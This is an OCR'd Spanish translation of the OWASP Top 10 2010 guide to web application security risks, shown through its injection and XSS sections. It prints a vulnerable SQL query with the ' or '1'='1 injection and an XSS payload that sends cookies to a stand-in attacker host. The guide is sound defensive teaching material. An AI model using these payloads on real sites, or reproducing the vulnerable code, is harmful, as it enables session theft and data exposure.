
OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

Los diez riesgos más importantes en Aplicaciones Web

Edición en Español



Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

O Acerca de OWASP

Prefacio

El software inseguro esta debilitando actualmente nuestra infraestructura critica financiera, de salud, defensa, energía, y otras. A medida que nuestra infraestructura digital es cada vez más compleja e interconectada, la dificultad de lograr que una aplicación sea segura incrementa exponencialmente. Ya no podemos darnos el lujo de tolerar los problemas de seguridad relativamente simples, como los presentados en el OWASP Top 10.

El objetivo del proyecto Top 10 es crear conciencia sobre la seguridad en aplicaciones mediante la identificación de algunos de los riesgos más críticos que enfrentan las organizaciones. El proyecto Top 10 es referenciado por numerosos estándares, libros, y organizaciones, incluyendo MITRE, PCI DSS, DISA, FTC, y muchos más. Esta versión del OWASP Top 10 marca el octavo año del proyecto creando conciencia sobre la importancia de los riesgos de seguridad en aplicaciones. El OWASP Top 10 fue lanzado por primera vez en 2003, se hicieron actualizaciones menores en 2004 y 2007, y esta es la versión de 2010.

Lo invitamos a que utilice el Top 10 para que su organización se inicie en la temática sobre seguridad en aplicaciones. Los desarrolladores pueden aprender de los errores de otras organizaciones. Los ejecutivos deben comenzar a pensar como gestionar el riesgo que las aplicaciones de software crean en sus empresas.

Pero el Top 10 no es un programa de seguridad en aplicaciones. Mirando a futuro, OWASP recomienda que las organizaciones establezcan una base sólida de formación, estándares y herramientas que hagan posible la codificación segura. Por encima de esa base, las organizaciones deben integrar la seguridad en su desarrollo, verificación y procesos de mantenimiento. La gerencia puede utilizar los datos generados por estas actividades para gestionar los costos y riesgos asociados a la seguridad en aplicaciones.

Esperamos que el Top 10 le resulte útil en sus esfuerzos sobre seguridad en aplicaciones. Por favor no dude en contactarse con OWASP con sus preguntas, comentarios, e ideas ya sea públicamente a OWASP-TopTen@lists.owasp.org o en privado a dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

Acerca de OWASP

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a habilitar a las organizaciones para desarrollar, comprar y mantener aplicaciones confiables. En OWASP encontrara recursos **abiertos y gratuitos…**

- Libros y estándares sobre seguridad en aplicaciones
- Libros completos sobre testeo de seguridad en aplicaciones, desarrollo seguro de código, y revisión de seguridad del código
- Controles de seguridad estándares y librerías
- Capítulos Locales en distintos países
- Investigación de avanzada
- Conferencias alrededor del mundo
- Listas de Correo
- Y mucho más en www.owasp.org

Todas la herramientas, documentos, foros y capítulos de OWASP son gratuitos y abiertos a cualquiera interesado en mejorar la seguridad en aplicaciones. Abogamos por resolver la seguridad en aplicaciones como un problema de gente, procesos y tecnología porque las soluciones mas efectivas incluyen mejoras en todas estas áreas.

OWASP es un nuevo tipo de organización. Nuestra libertad de presiones comerciales nos permite proveer información sobre seguridad en aplicaciones sin sesgos, práctica y efectiva.

OWASP no está afiliada a ninguna compañía de tecnología, aunque soportamos el uso informado de tecnologías de seguridad comerciales. Parecido a muchos proyectos de software de código abierto, OWASP produce muchos materiales en una manera abierta y colaborativa.

La Fundación OWASP es una entidad sin ánimo de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los miembros de OWASP son voluntarios, incluyendo el Directorio OWASP, los Comités Globales, Lideres de Capítulos, Lideres de Proyectos, y miembros de proyectos. Nosotros apoyamos la investigación innovadora sobre seguridad a través de becas e infraestructura.

Únete a nosotros!

Derechos de Autor y Licencia

Copyright © 2003 – 2010 Fundación OWASP

Este documento es publicado bajo la licencia Creative Commons Attribution ShareAlike 3.0. Para cualquier reutilización o distribución, usted debe dejar en claro a otros los términos de la licencia sobre este trabajo.

1 Introducción

Bienvenido

Bienvenido al OWASP Top 10 2010! Esta importante actualización representa una lista concisa y enfocada sobre los **Diez Riesgos Más Críticos sobre Seguridad en Aplicaciones.** El OWASP Top 10 ha sido siempre sobre riesgos, pero esta actualización lo evidencia de mayor manera respecto a ediciones anteriores. También provee información adicional sobre como evaluar estos riesgos en sus aplicaciones.

Por cada ítem en el Top 10, esta edición describe la probabilidad general y los factores de consecuencia que se utilizan para clasificar la gravedad típica del riesgo. Luego presenta orientación sobre como verificar si usted posee problemas en esta área, como evitarlos, algunos ejemplos y enlaces a mayor información.

El objetivo principal del Top 10 es educar desarrolladores, diseñadores, arquitectos, gerentes, y organizaciones sobre las consecuencias de las vulnerabilidades de seguridad más importantes en aplicaciones web. El Top 10 provee técnicas básicas sobre como protegerse en estas áreas de alto riesgo – y también provee orientación sobre los pasos a seguir.

Advertencia

No se detenga en el Top 10. Existen cientos de problemas que pueden afectar la seguridad general de una aplicación web tal como se ha discutido en la Guia de Desarrollo OWASP. Este documento es de lectura esencial para cualquiera desarrollando aplicaciones web hoy en día. Una efectiva orientación en como encontrar vulnerabilidades en aplicaciones web es suministrada en la Guia de Testeo OWASP y laGuia de Revision de Codigo OWASP, las cuales han sido significativamente actualizadas desde la ultima edición del Top 10.

Cambio constante. Este Top 10 continuara cambiando. Incluso sin cambiar una línea de código en su aplicación, la misma puede ser vulnerable a algo que nadie haya pensado anteriormente. Por favor revise los consejos detallados al final del Top 10 "Próximos pasos para Desarrolladores, Verificadores y Organizaciones" para mayor información.
Piense positivamente. Cuando se encuentre preparado para dejar de buscar vulnerabilidades y focalizarse en establecer controles seguros de aplicaciones, OWASP ha producido el Application Security Verification Standard (ASVS) como una guía para organizaciones y revisores de aplicaciones que detalla los controles de seguridad a verificar en una aplicación.

Utilice herramientas inteligentemente. Las vulnerabilidades de seguridad pueden ser bastante complejas y encontrarse ocultas en montañas de código. En virtualmente todos los casos, el enfoque mas eficiente y económico para encontrar y eliminar estas vulnerabilidades es asignar expertos armados de buenas herramientas para realizar esta tarea.

SDLC Seguro. Aplicaciones Web seguras son solo posibles cuando se utiliza un SDLC Seguro. Para orientación sobre como implementar un SDLC Seguro, leer el Open Software Assurance Maturity Model (SAMM), el cual es una actualización significativa al OWASP CLASP Project.

Agradecimientos

Gracias a Aspect Security por iniciar, liderar, y actualizar el OWASP Top 10 desde su inicio en 2003, y a sus principales autores: Jeff Williams y Dave Wichers.

ASPECT SECURITY
Application Security Experts

Queremos agradecer a las siguientes organizaciones que contribuyeron con datos sobre predominancia de vulnerabilidades para actualizar el Top 10 2010:

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

También queremos agradecer a aquellos que han contribuido significativamente tiempo o contenido revisando esta actualización del Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (por todos los podcasts sobre el Top 10)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Liderado por Ulf Munkedal)
- OWASP Sweden Chapter (Liderado por John Wilander)

Sobre esta versión en Español

Esta versión en español del OWASP Top 10 ha sido posible gracias a la colaboración totalmente voluntaria de:
• Fabio Cerullo – Coordinador del Proyecto
• Juan Calderon – Revisor de la Traducción
•Jose Antonio Guasch - Traductor
• Paulo Cesar Coronado - Traductor
• Rodrigo Marcos - Traductor
• Vicente Aguilera - Traductor
• Daniel Cabezas Molina - Traductor
• Edgar Sanchez - Traductor

RN Notas sobre esta Versión 2010

¿Que ha cambiado del 2007 al 2010?

El escenario de amenazas para aplicaciones de Internet cambia constantemente. Los factores clave en esta evolución son los avances hechos por los atacantes, la liberación de nueva tecnología, así como la instalación de sistemas cada vez más complejos. Para mantener el ritmo, actualizamos periódicamente el OWASP Top 10. En esta versión 2010, hemos hecho tres cambios significativos:

Aclaramos que el Top 10 es acerca del **Top 10 de riesgos**, no el Top 10 de las debilidades más comunes. Vea los detalles en la página *"Riesgos de seguridad en aplicaciones"* más abajo.

Cambiamos nuestra metodología de clasificación para estimar el riesgo, en lugar de basarnos solamente en la frecuencia de la debilidad asociada. Esto ha afectado el orden del Top 10, como puede ver en la tabla más abajo.

Reemplazamos dos elementos de la lista con dos nuevos elementos:

- AGREGADO: A6 – Defectuosa configuración de seguridad. Este problema fue A10 en el Top 10 del 2004: Administración insegura de configuración, pero fue abandonado en el 2007 porque no fue considerado un problema de software. Sin embargo, desde una perspectiva de riesgo organizacional y prevalencia, claramente merece una re-inclusión en el Top 10; así que ahora está de vuelta.
- AGREGADO: A10 – Redirecciones y reenvíos no validados. Este problema está haciendo su debut en el Top 10. La evidencia muestra que este problema relativamente desconocido está difundido y puede causar daño significativo.
- REMOVIDO: A3 – Ejecución maliciosa de ficheros. Este es aún un problema significativo en muchos ambientes diferentes. Sin embargo, su prevalencia en el 2007 fue inflada por el gran número de aplicaciones PHP que tenían este problema. PHP ahora contiene una configuración más segura por omisión, lo que ha disminuido la prevalencia de este problema.
- REMOVIDO: A6 – Filtrado de información y manejo inapropiado de errores. Este problema es extremadamente prevalente, pero el impacto de mostrar la pila de llamadas y la información de mensajes de error típicamente es mínimo. Con la adición de la Mala configuración de seguridad este año, la configuración apropiada del manejo de errores constituye una buena parte de configurar de manera segura sus aplicaciones y servidores.


OWASP Top 10 – 2007 (Previo)	OWASP Top 10 – 2010 (Nuevo)
A2 – Fallas de inyección	**A1 – Inyección**
A1 – Secuencia de Comandos en Sitios Cruzados (XSS)	**A2 – Secuencia de Comandos en Sitios Cruzados (XSS)**
A7 – Pérdida de Autenticación y Gestión de Sesiones	**A3 – Pérdida de Autenticación y Gestión de Sesiones**
A4 – Referencia Directa Insegura a Objetos	**A4 – Referencia Directa Insegura a Objetos**
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	**A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)**
<T10 2004 A10 – Administración Insegura de Configuración>	**A6 – Defectuosa Configuración de Seguridad (NUEVO)**
A8 – Almacenamiento Criptográfico Inseguro	**A7 – Almacenamiento Criptográfico Inseguro**
A10 – Falla de Restricción de Acceso a URL	**A8 – Falla de Restricción de Acceso a URL**
A9 – Comunicaciones Inseguras	**A9 – Protección Insuficiente en la Capa de Transporte**
<no disponible en T10 2007>	**A10 – Redirecciones y reenvíos no validados (NUEVO)**
A3 – Ejecución Maliciosa de Ficheros	**<removido del T10 2010>**
A6 – Filtrado de Información y Manejo Inapropiado de Errores	**<removido del T10 2010>**

Riesgo

Riesgos de Seguridad en Aplicaciones

¿Qué son los riesgos de seguridad en aplicaciones?

Los atacantes pueden potencialmente usar muchas diferentes rutas a través de su aplicación para causar daño en su negocio u organización. Cada una de estas rutas representa un riesgo que puede, o no, ser lo suficientemente serio como para merecer atención.



A veces, estas rutas son triviales de encontrar y explotar y a veces son extremadamente difíciles. De manera similar, el daño causado puede ir de ninguno hasta incluso sacarlo del negocio. Para determinar el riesgo para su organización, puede evaluar la probabilidad asociada con cada agente de amenaza, vector de ataque y debilidad de seguridad y combinarla con una estimación del impacto técnico y de negocios en su organización. Juntos, estos factores determinan el riesgo total.

¿Cuál es Mi riesgo?

Esta actualización del OWASP Top 10 se enfoca en la identificación de los riesgos más serios para un amplio espectro de organizaciones. Para cada uno de estos riesgos, proveemos información genérica acerca de la probabilidad y el impacto técnico usando el siguiente esquema simple de calificación, que está basado en la Metodología de Evaluación de Riesgos OWASP.

Agentes De Amenaza	Vectores De Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto Al Negocio
?	Fácil	Difundido	Fácil	Severo	?
	Medio	Común	Medio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Sin embargo, solo usted sabe los detalles específicos de su ambiente y su negocio. Para una aplicación cualquiera, puede no haber un agente de amenaza que pueda ejecutar el ataque relevante, o el impacto técnico puede no hacer diferencia ninguna. Por tanto, usted debería evaluar cada riesgo, enfocándose en los agentes de amenaza, los controles de seguridad e impactos de negocio en su empresa.

Aunque las versiones previas del OWASP Top 10 se enfocaron en la identificación de las "vulnerabilidades" más comunes, también fueron diseñadas alrededor de los riesgos. Los nombres de los riesgos en la Top 10 surgen del tipo de ataque, el tipo de debilidad o el tipo de impacto que pueden causar. Elegimos el nombre que es mejor conocido y que logrará el más alto nivel de reconocimiento.

Referencias

OWASP

- Metodología de Evaluación de Riesgos OWASP
- Articulo sobre Modelado de Amenazas/Riesgos


Externas

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 2010 – Riesgos de Seguridad en Aplicaciones Web

A1 – Inyección	•Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.
A2 – Secuencia de comandos en sitios cruzados (XSS)	•Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.
A3 – Pérdida de Autenticación y Gestión de Sesiones	•Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.
A4 – Referencia Directa Insegura a Objetos	•Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	•Un ataque CSRF obliga al navegador de una victima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la victima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la victima.
A6 – Defectuosa configuración de seguridad	• Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.
A7 – Almacenamiento Criptográfico Inseguro	•Muchas aplicaciones web no protegen adecuadamente los datos sensibles, tales como tarjetas de crédito, NSSs, y credenciales de autenticación con mecanismos de cifrado o hashing. Atacantes pueden modificar o robar tales datos protegidos inadecuadamente para conducir robos de identidad, fraudes de tarjeta de crédito u otros crímenes.
A8 - Falla de Restricción de Acceso a URL	•Muchas aplicaciones web verifican los privilegios de acceso a URLs antes de generar enlaces o botones protegidos. Sin embargo, las aplicaciones necesitan realizar controles similares cada vez que estas páginas son accedidas, o los atacantes podrán falsificar URLs para acceder a estas páginas igualmente.
A9 – Protección Insuficiente en la capa de Transporte	•Las aplicaciones frecuentemente fallan al autenticar, cifrar, y proteger la confidencialidad e integridad de tráfico de red sensible. Cuando esto ocurre, es debido a la utilización de algoritmos débiles, certificados expirados, inválidos, o sencillamente no utilizados correctamente.
A10 – Redirecciones y Reenvíos no validados	•Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

A1 Inyección



Considerar cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.

El atacante envia simples cadenas de texto que explotan la sintaxis del interprete atacado. Casi cualquier fuente de datos puede ser un vector de inyeccion, incluyendo fuentes internas.

Las fallas de inyeccion ocurren cuando una aplicación envía datos no confiables a un interprete. Las fallas de inyección son muy prevalentes, particularmente en código legado, el cual es frecuentemente encontrado en consultas SQL, LDAP, XPath, comandos de SO, argumentos de programa, etc. Las fallas de inyección son fácil de descubrir cuando se examina el código, pero mas difícil a través de testeos. Los scanners y fuzzers pueden ayudar a los atacantes a descubrir estas fallas.

Una falla de inyección puede resultar en perdida o corrupción de datos, falta de integridad, o negación de acceso. Una falla de inyección puede algunas veces llevar a la toma de posesión completa del servidor.

Considerar el valor para el negocio de los datos afectados y la plataforma corriendo el interprete. Todos los datos pueden ser robados, modificados, o eliminados. ¿Puede su reputación ser dañada?

¿Soy Vulnerable?

La mejor manera de saber si una aplicación es vulnerable a inyección es verificar que todo uso de los interpretes claramente separe datos no confiables del comando o consulta. Para llamados SQL, esto significa utilizar variables parametrizadas en todas las declaraciones preparadas y procedimientos almacenados, como asi también evitar consultas dinámicas.

Revisar el código es una manera fácil y efectiva para ver si la aplicación utiliza los interpretes de manera segura. Las herramientas de análisis de código pueden ayudar a un analista de seguridad a encontrar la utilización de interpretes y rastrear el flujo de datos en la aplicación. Los testeos de penetración pueden validar estos problemas a través de fallas especialmente hechas a mano que confirman la vulnerabilidad.

Los escaneos dinámicos automatizados ejercitados en la aplicación pueden proveer una buena comprensión sobre si alguna falla de inyección existe. Los escáneres no siempre pueden llegar a los interpretes y tienen dificultad en detectar si un ataque fue exitoso. Un manejo pobre de los errores hace mas fácil la detección de fallas de inyección.

¿Como puedo evitar esto?

Prevenir la inyección requiere mantener los datos no confiables separados de comandos y consultas.

1. La opción preferida es utilizar una API segura que evite el uso del interprete completamente o provea una interface parametrizada. Sea cuidadoso con APIs, tales como procedimientos almacenados, que son parametrizados, pero que aun pueden introducir inyección implícitamente.
2. Si una API parametrizada no se encuentra disponible, usted debe cuidadosamente escapar los caracteres especiales utilizando una sintaxis de escape especial para dicho interprete. OWASP's ESAPI posee algunas de estas rutinas de escape.
3. Una validación positiva de entradas con una apropiada canonicalización es también recomendado, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. OWASP's ESAPI tiene una librería extensible de rutinas de validacion de entradas.

Ejemplos de escenarios de ataque

La aplicación utiliza datos no confiables en la construcción de la siguiente consulta vulnerable SQL:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

El atacante modifica el parámetro 'id' en su navegador para enviar: ' or '1'='1. Esto cambia el significado de la consulta devolviendo todos los registros de la tabla ACCOUNTS en lugar de solo el cliente solicitado.

```
http://example.com/app/accountView?id=' or '1'='1
```

En el peor caso, el atacante utiliza esta vulnerabilidad para invocar procedimientos almacenados especiales en la base de datos que permiten la toma de posesión de la base de datos y posiblemente también al servidor que aloja la misma.

Referencias

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Externas

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Secuencia de Comandos en Sitios Cruzados (XSS)

Considerar cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.

El atacante envía simples cadenas de texto que explotan la sintaxis del interprete atacado. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo fuentes internas tales como datos de la base de datos.

XSS es la falla de seguridad mas prevalente en aplicaciones web. Las fallas XSS ocurren cuando una aplicación incluye datos suministrados por el usuario en una pagina enviada al navegador sin ser el contenido apropiadamente validado o escapado. Existen tres tipos conocidos de fallas XSS: 1) Almacenados, 2) Reflejados, and 3) XSS basado en DOM.

La detección de la mayoría de las fallas XSS es relativamente fácil a través de pruebas análisis de código.

Los atacantes pueden ejecutar secuencias de comandos en el navegador de una victima para secuestrar las sesiones de usuario, destruir sitios web, insertar código hostil, redirigir usuarios, instalar código malicioso en el navegador de la victima, etc.

Considerar el valor de negocio de los datos afectados o funciones de la aplicación.

También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

¿Soy Vulnerable?

Es necesario asegurarse que todos los datos de entrada suministrados por el usuario enviados al navegador sean seguros (a través de validación de entradas), y que las entradas de usuario sean apropiadamente escapadas antes de que sean incluidas en la pagina de salida. Una apropiada codificación de salida asegura que los datos de entrada sean siempre tratados como texto en el navegador, en lugar de contenido activo que puede ser ejecutado.

Tanto las herramientas estáticas como dinámicas pueden encontrar algunos problemas de XSS automáticamente. Sin embargo, cada aplicación construye las paginas de salida diferentemente y utiliza diferentes interpretes tales como JavaScript, ActiveX, Flash, y Silverlight, lo que dificulta la detección automática. Por lo tanto, una cobertura completa requiere una combinación de revisión manual de código y testeo manual de penetración, además de cualquier testeo automático en uso.

Tecnologías Web 2.0, tales como AJAX, dificultan la detección de XSS a través de herramientas automatizadas.

¿Como puedo evitar esto?

Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador.

1. La opción preferida es escapar todos los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde los mismos serán ubicados. Los desarrolladores necesitan incluir esta técnica en sus aplicaciones al menos que el marco UI lo realice por ellos. Ver la Hoja de Trucos de Prevencion XSS para mayor información sobre técnicas de escape de datos.
2. Una validación de entradas positiva o “whitelist” con apropiada canonicalización y decodificación es también recomendable ya que ayuda a proteger contra XSS, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. Tal validación debería, tanto como sea posible, decodificar cualquier entrada codificada, y luego validar la longitud, caracteres, formato, y cualquier regla de negocio en dichos datos antes de aceptar la entrada.

Ejemplos de escenarios de ataque

La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos:

```
(String) page += "<input name='creditcard' type='TEXT‘
value='" + request.getParameter("CC") + "'>";
```

El atacante modifica el parámetro ‘CC’ en el navegador:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Esto causa que el identificador de sesión de la victima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario. Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A5 para información sobre CSRF.

Referencias

